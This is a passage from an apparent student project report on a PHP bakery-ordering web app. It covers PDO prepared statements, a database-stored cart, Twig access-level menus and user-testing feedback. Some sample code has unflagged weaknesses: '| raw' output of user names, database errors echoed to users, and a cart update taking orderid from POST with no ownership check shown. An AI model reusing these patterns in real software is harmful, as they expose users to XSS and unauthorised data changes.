6 password = thePassword
7
8 [site]
9 address  = dev.gitek.no/gitekb

```

Listing 7.1: User defined configuration information defined in ini-file

To load this information to the PHP interpreter we used the following code:

```

1 $config = parse_ini_file('config.ini', true);

```

Listing 7.2: Load and parse the information in ini-file

The first parameter is the file we would like to load, while the second is to load it as a multi-dimensional array. This way we can separate out the database and site configuration sections in the configuration file. We use the following information to attempt a connection to the defined database.

```

1 try {
2     $db = new PDO("mysql:host={$config['database']['server']};
3     dbname={$config['database']['database']}",
4     $config['database']['username'],
5     $config['database']['password'],
6
7     array(PDO::MYSQL_ATTR_INIT_COMMAND => "SET NAMES utf8"));
8     $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
9 }
10
11 catch(PDOException $e) {
12     echo 'ERROR: ' . $e->getMessage();
13 }

```

Listing 7.3: Establish an PDO connection to the Database

Listing 7.4 shows an example on how we use bindParam from PDO to securely send data to the database.

```

1 public function getLastDelivered($days = FALSE)
2 {
3
4     $sql = "SELECT DISTINCT (gb_order.orderid),
5             gb_order.ordered,
6             gb_order.deliverydate,
7             gb_order.status,
8             gb_order.autoorderflag,
9             gb_seller.name
10
11     FROM     gb_store, gb_ordercontent AS ordercontent
12
13     INNER JOIN gb_order
14             ON ordercontent.orderid = gb_order.orderid
15     INNER JOIN gb_product
16             ON ordercontent.productid = gb_product.productid
17     INNER JOIN gb_seller
18             ON gb_product.sellerid = gb_seller.sellerid
19
20     WHERE gb_order.storeid = :storeid
21     AND   gb_order.status = 4";
22
23     if ($days != FALSE) {
24         $sql .= " AND gb_order.deliverydate > CURDATE() - INTERVAL :days DAY";
25     }
26
27     $sql .= " ORDER BY gb_order.ordered DESC;";
28
29     $sth = $this->db->prepare($sql);
30
31     if ($days != FALSE) {
32         $sth->bindParam(':days', $days);
33     }
34     $sth->bindParam(':storeid', $this->storeid);
35
36     $sth->execute();
37
38     return $sth->fetchAll(PDO::FETCH_ASSOC);
39
40 }

```

Listing 7.4: PDO bindParam example

Instead of naming and binding each and every value we want to send, we can place a question mark on where we need a value. An array can be given directly in the execute statement where the first element of the array correspond with the first question mark, the second array element correspond with the second question mark and so on. This method can not be combined with bindParam where you give some value spots a :placeholder. The following example shows this in use.

```

1 public function getEvents($date = NULL) {
2
3     $sql = 'SELECT id, title, start, end
4     FROM   gb_event
5     WHERE ((start BETWEEN ? AND ?)
6     OR    (end BETWEEN ? AND ?))
7     AND   (deletor = 0)';
8
9     $sth = $this->db->prepare($sql);
10
11    $from = firstDayofFirstWeekinCurrentMonth($date)->format('Y-m-d');
12    $to = $date->modify('+6 weeks -1 day')->format('Y-m-d');
13
14    $sth->execute(array($from, $to, $from, $to));
15
16    $data = $sth->fetchAll(PDO::FETCH_ASSOC);
17
18    foreach ($data as $key => $value) {
19        $data[$key]['color'] = '#d9534f';
20        $data[$key]['borderColor'] = '#d43f3a';
21        $data[$key]['textColor'] = '#fff';
22        $data[$key]['end'] = $data[$key]['end'] . 'T10:00';
23    }
24
25    return $data;
26 }

```

Listing 7.5: Using index to bind values to with statement

7.2.1 Cart contents in database

As mentioned in Chapter 4, we made the decision to place the temporary cart in the database instead of storing it in the session. The reason for this is when a user goes to check something else, like a previous order, we need a way to remember what they've already wanted to purchase and in what quantities. This can be done in multiple different ways, one being the use of cookies, as a lot of web applications do. With their maximum capacity of roughly 4 KB there is plenty of space to store a string for cart content indexes and their quantities. It can be set to stay in the browser for a long time, and as such can be edited rapidly in JavaScript and read by JavaScript.

It could also have been stored as a PHP session; however, this would require calls to the server for each change that is done to keep the stored state identical with what is displayed to the user. Another problem is that PHP sessions time out, and expire at the end of a browser session. So the information could be lost under unfortunate circumstances, which is not desirable.

Neither of these methods would allow the user to move to a different device and continue with their original cart, and this could also cause confusion for the users. When all of a sudden an older order is present when they switch devices, and they were in the process of working on a new order, they could in the worst case not catch this and submit an incorrect order because it contained data from an order from a different device.

We therefore put all of this data in the database; each user has one cart that is stored until it is placed and it will follow the user on the device they sign in to. We have done this by making an ajax call for each order line added to cart, and if the quantity on a line

is changed, we will push that entire line again, as can be seen in Listing 7.6.

```
1 $sql = "REPLACE INTO gb_ordercontent (orderid, productid, quantity, alternate) values(?,  
2   ?,?,?)";  
3 $sth = $db->prepare($sql);  
4 $sth->execute(array($_POST['orderid'], $_POST['productid'], $_POST['quantity'], $_POST['  
   alternate'])));
```

Listing 7.6: Replacing into database based on combined primary key

In our database, we use a combined primary key, orderid, and productid, and we use replace into. This will insert the row if there exist nothing on the combined primary key, and will replace the row if it exists. This is a great way to do it if the data isn't too important. In our case, we will send a request for each order line every time the quantity of it is changed. We wanted this approach because we wanted the users carts across devices, we wanted for further functionality to remind customers of forgotten or unplaced carts, and to give administrators overview of how many abandoned carts there are, and how fast they manage to stack a complete order together.

7.3 Twig Implementation

In Chapter 5 - Technologies, we discussed our decision on using a template engine for PHP. In this section we want to give a brief overview on how Twig is implemented in our system.

7.3.1 Separating HTML from PHP

The purpose of a PHP template is to separate HTML code from PHP, to do this we created a few `.twig` files that would render the index page. The primary structure consists of `head.twig`, `menu.twig` and `foot.twig` which makes up our `index.twig` file.

`head.twig` is responsible for setting up the basic HTML on the page and loading the needed `.css` and some of Bootstrap's `.js` files.

`menu.twig` manages the menu bar at the top of the page, where pages such as 'Ordrehistorikk' or 'Produktadministrasjon' can be entered based on access levels managed by Twig. This file is further described in the next section.

Lastly `foot.twig` is rendered, which loads all the necessary `.js` files depending on which page is currently loaded. See Figure 35 below.

We also have individual `.twig` files for each individual page, such as the login page, product administration page and so on. They all basically do the same thing, load HTML and CSS from the other `.twig` files and generates the page, as well as creating some minor page-specific HTML.

7.3.2 Showing pages based on access level

Twig helps us in loading only the relevant pages to the user who's logged in, so that a baker cannot access the pages belonging to a merchant and so on. It also only loads JavaScript files relevant to the specific page, increasing loading speeds slightly as well as keeping everything organized.

The file `menu.twig` decides which page to load depending on the users access level. Figure 33 shows how this is done. Our access levels are defined by numeric values that act as a sort of ID.

- Baker - Level 10
- Merchant - Level 20
- Administrator - Level 30

A merchant has a higher access level than the baker, but this does not mean the merchant have access to the bakers information.


```

<ul class="nav navbar-nav">
  <li{% if page == 'index' %} class="active"{% endif %}><a href="index.php">Hjem</a></li>

  {% if userrights > 19 %}
    <li{% if page == 'neworder' %} class="active"{% endif %}><a href="neworder.php">Ny ordre</a></li>
  {% endif %}

  <li{% if (page == 'orderhistory' or page == 'orders') %} class="active"{% endif %}><a href="orderhistory.php">Ordrehistorikk</a></li>
  <li{% if page == 'search' %} class="active"{% endif %}><a href="search.php">Ordresøk</a></li>
  {% if userrights > 19 %}
    <li{% if page == 'shrinkage' %} class="active"{% endif %}><a href="shrinkage.php">Svinn</a></li>
  {% endif %}

  {% if userrights > 9 and userrights < 20 %}
    <li{% if page == 'productmanagement' %} class="active"{% endif %}><a href="productmanagement.php">Produktadministrasjon</a></li>
  {% endif %}

  {% if userrights > 19 %}
    <!--<li{% if page == 'users' %} class="active"{% endif %}><a href="users.php">Brukere</a></li-->
    <li{% if page == 'calendar' %} class="active"{% endif %}><a href="calendar.php">Kalender</a></li>
  {% endif %}
</ul>
<ul class="nav navbar-nav navbar-right">
  <li class="navbar-text">Logget inn som {{ name | raw }}, {{ associationName | raw }}</li>
  <li><a href="logout.php{{ logoutKey | raw }}">Logg ut</a></li>
</ul>

```

Figure 33: Twig syntax on loading pages according to user access level

The variable `userrights` is retrieved during page load when Twig renders the template, where one of the parameters calls a PHP function `getUserAccess()`. The function simply retrieves the access level for the current user from the `users` table in the database.

Figure 34 shows an example on the syntax to render a template. Every `.twig` file has its corresponding PHP file that calls the rendering function.

```

echo $twig->render('productmanagement.twig',
    array('title' => 'Produktadministrasjon',
          'name' => $user->getName(),
          'associationName' => $user->getAssociationName(),
          'logoutKey' => '?key=' . $logoutKey,
          'userrights' => $user->getUserAccess(),
          'page' => 'productmanagement'
    )
);

```

Figure 34: The rendering function in `productmanagement.php`

In our `foot.twig` file in Figure 35 we see how Twig decides which JavaScript files to load. The syntax and logic is pretty simple, if the given page is X, we load the JavaScript files belonging to X.

```
{% if page == 'orderhistory' %}
  <script src="js/viewHistory.js"></script>
  <script src="js/bakerUpdateStatus.js"></script>

{% elseif page == 'search' %}
  <script src="js/search.js"></script>

{% elseif page == 'orders' %}
  <script src="js/orders.js"></script>

{% elseif page == 'neworder' %}
  <script src="js/neworder.js"></script>

{% elseif page == 'productmanagement' %}
  <script src="js/bakerProductManagement.js"></script>
  <script src="js/jquery-ui.js"></script>
  <!-- JQuery UI -->
  <link href="css/jquery-ui.css" rel="stylesheet">

{% elseif page == 'index' %}
  <script src="js/moment.min.js"></script>
  <script src="js/fullcalendar.js"></script>
  <script src="js/calendar.js"></script>
  <script src="js/lang/nb.js"></script>

{% elseif page == 'shrinkage' %}
  <script src="js/shrinkage.js"></script>
{% endif %}
```

Figure 35: Twig syntax on loading JavaScript files depending on which page is loaded

7.4 Process Interaction

In this section we will look at how the application interacts with the different components in the system. We created sequence diagrams for some of the most important functionality. When making the sequence diagrams we followed (to the best of our ability) UML 2.0 notation as described by IBM [8].

7.4.1 Sequence diagram for login

Figure 36 shows the process of logging in and how this generates a session for the user. The user starts with filling in the login form, which is then checked for valid characters by the application. If for example one field is missing, the application gives the user an error as indicated by the alternative sequence. Otherwise, it will continue with sending the data to the server.

The server will hash the password and apply a salt, and check this string against previously hashed values in the database. The database returns a result on whether a match was found or not, in which our next alternative sequence starts.

If a match was found a call is made to the session handler, which is a set of PHP functions. A set of values that makes up the session is inserted into the database and the session ID is returned. The session ID is then used to create the cookie for the user. After the cookie is set the server returns a code to the client which proceeds with logging the user in.




Figure 36: The sequence involved in logging in

7.4.2 Sequence diagram for placing orders

Figure 37 on the next page shows the process of a merchant placing an order. The diagram starts with the merchant user clicking on new order. Placing an order basically involves selecting the products you want delivered, so all available products are retrieved from the server and presented to the merchant in a selectable list. The user selects his products and the application places them dynamically into the cart at the bottom of the page.

Next we have an optional frame that makes the order an auto order. When this is selected a pop up window will appear where the merchant specifies the information as shown in the diagram. The sequence continues whether or not auto order was selected, where the user clicks on send order. Next, `gatherOrderData()` basically means the application retrieves the necessary data from the DOM and hands them over to the Ajax Handler, which sends the data to the server in a suitable format.

The server retrieves the data and will insert it into the database as a new entry in the order table. If the data contains auto order information it will simply fill in those fields that otherwise would default to zero. A status is returned from the query and sent back to the Ajax Handler, which generates a message to the user and displays it. On success the message will contain a link to the new order.




Figure 37: The sequence involved in placing an order, with the option of making it an auto order.

7.4.3 Sequence diagram for managing products

In figure 38 on the next page we see the process of creating a product. Once the product form is opened, the application will make a request to the server to retrieve all product types in preparation for the auto complete feature. The user (baker) starts by filling in the form for a product, when the user starts typing in a type, the application will generate a list containing types that contain the current string. If one is clicked it will appear inside the form.

Once the user clicks send the application will check if a line in the form is empty, in which case it gives the user an error that must be fixed before proceeding. When the form is OK the Ajax handler will send the data to the server for processing. The server will try to place this data into the database and checks if the insert was successful or not. The return code from the database is then sent back to the Ajax handler on the client side.

Here we have two things that can happen, as indicated by the second alternative box. If the code is not equal to zero, it means the product already exists in the database. The application gives the user an error message indicating that he has to try again because the product already exists. When the product is successfully inserted (code is equal to 0) the user is given a confirmation message, the product is asynchronously added to the page and the product form is cleared.




Figure 38: The sequence involved in creating a product

8 QA

8.1 User Testing

During the development we had several releases where our system was tested by external actors, Gitek and a Coop employee. The releases were delivered after about two to three sprints. When preparing for a new release we went through a phase where bug-fixing was a bigger priority than coding new functionality. After this was done, we wrote down a set of instructions for Gitek and the Coop employee on how to use the system.

We delivered the release to Gitek first where they tested it. When everything was working as intended, they sent the release to the Coop employee for further testing.

These tests were very important because our perception on how the system should work and look, would almost definitely differ from an outside perspective. While getting input from Gitek is helpful, having the opportunity to get feedback from someone who will use the system is very valuable.

When the testing was done we had another meeting with Gitek discussing the feedback.

8.2 Feedback from the first release

The fully detailed feedback for release 1 is included in [Appendix A](#)

Our first release was released to Gitek at March 1st. That was after sprint 2.

This release was quite early in the development, and very few functions were implemented. That's why the feedback was quite short and primarily revolved around creating new orders.

The way we created the ordering of products was changed quite a bit during the development. [Figure 39](#) shows the modal we used for displaying products and inserting the products into an order. Gitek didn't want a modal for the products, instead they wanted a table above the orderlines. In the figure, the selection of bakers can be seen to the left (selecting a baker would display the products belonging to that baker). They wanted all the bakers to be selected by default. Originally no bakers were selected.

Legg til varer:

Velg baker:

Goman Kjelstad AS	<input type="checkbox"/>
Baker Hansen	<input checked="" type="checkbox"/>
Baker Nilsen	<input type="checkbox"/>

Velg produkt:

Search:

Navn	Type	Baker	Antall	Legg til
LØVEBRØL BRØD	BARNEBRØD	Baker Hansen	<input type="text" value="1"/>	<input type="button" value="Legg til"/>
SLÅTTEBRØD	LOKALE KJELSTAD BRØD	Baker Hansen	<input type="text" value="1"/>	<input type="button" value="Legg til"/>

Figure 39: An example of a new order before feedback 1 from Gitek.

The solution we came up with can be seen in Figure 40. We moved everything out of the modal and placed the products above the orderlines. All the bakers were changed to be selected by default.

Varelinjer

Velg baker:

Goman Kjelstad AS	<input checked="" type="checkbox"/>
Baker Hansen	<input checked="" type="checkbox"/>
Baker Nilsen	<input checked="" type="checkbox"/>

Velg produkt:

Søk:

Navn	Type	Baker	Antall	Legg til	Historikk
BONDEBRØD, STEINBAKT	STEINBAKTE BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
BYGGBRØD	HELSESERIEN	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
EKSTRA GROVT TOTENBRØD	LOKALE KJELSTAD BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
FIBER OG FRØ BRØD	HELSESERIEN	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
FORMLOFF	BASIS BRØD	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>
Frokostkaku	Loff	Goman Kjelstad AS	<input type="text" value="1"/>	<input type="button" value="Legg til"/>	<input type="button" value="Historikk"/>

Goman Kjelstad AS

#	Navn	Type	Antall	Alternativt brød	
26	BONDEBRØD, STEINBAKT	STEINBAKTE BRØD	<input type="text" value="1"/>	<input type="checkbox"/>	<input type="button" value="Slett"/>

Tilleggsopplysninger

Notat til ordren

Autoordre:

Figure 40: An example of a new order before feedback 2 from Gitek.

8.3 Feedback from the second release

8.3.1 Feedback from Gitek

The fully detailed feedback for release 2 is included in Appendix B

Our second release was released to Gitek at April 18th. That was during sprint 6. There were a few small things we wanted to implement before this release. All the marked functionality in the product backlog (figure 9), was now implemented. This meant that Gitek had a much bigger system to test out, and the feedback included a lot more. Most of it was cosmetic and easy to fix, Gitek also spotted a bug that we hadn't caught ourselves.

One of the bigger things in this feedback was once again how the placement of a new order worked. Our solution at the time (Figure 40 on the previous page) didn't make use of the space in a good way. When the user selected or deselected a baker, the products would be shown or hid accordingly. The problem with this was that the product table would "jump" with each change, which made the page scroll up and down. The jump was caused by datatables when we removed and added datatables to the product table. Another issue with the product table was the use of a scrollbar, too much scrolling was needed to find a product.

The solution we implemented, can be seen in Chapter 6 - Design, in Figure 18. The baker table was removed, the product table was expanded to use the whole width, dropdown selection was implemented at the bottom of the table and the table height was increased to fit more products. Finally the scrollbar was removed, and we opted to use the dynamic pagination which datatables provide.

8.3.2 Feedback from supervisor Øivind Kolloen

The fully detailed feedback from our supervisor can be seen in Appendix C.

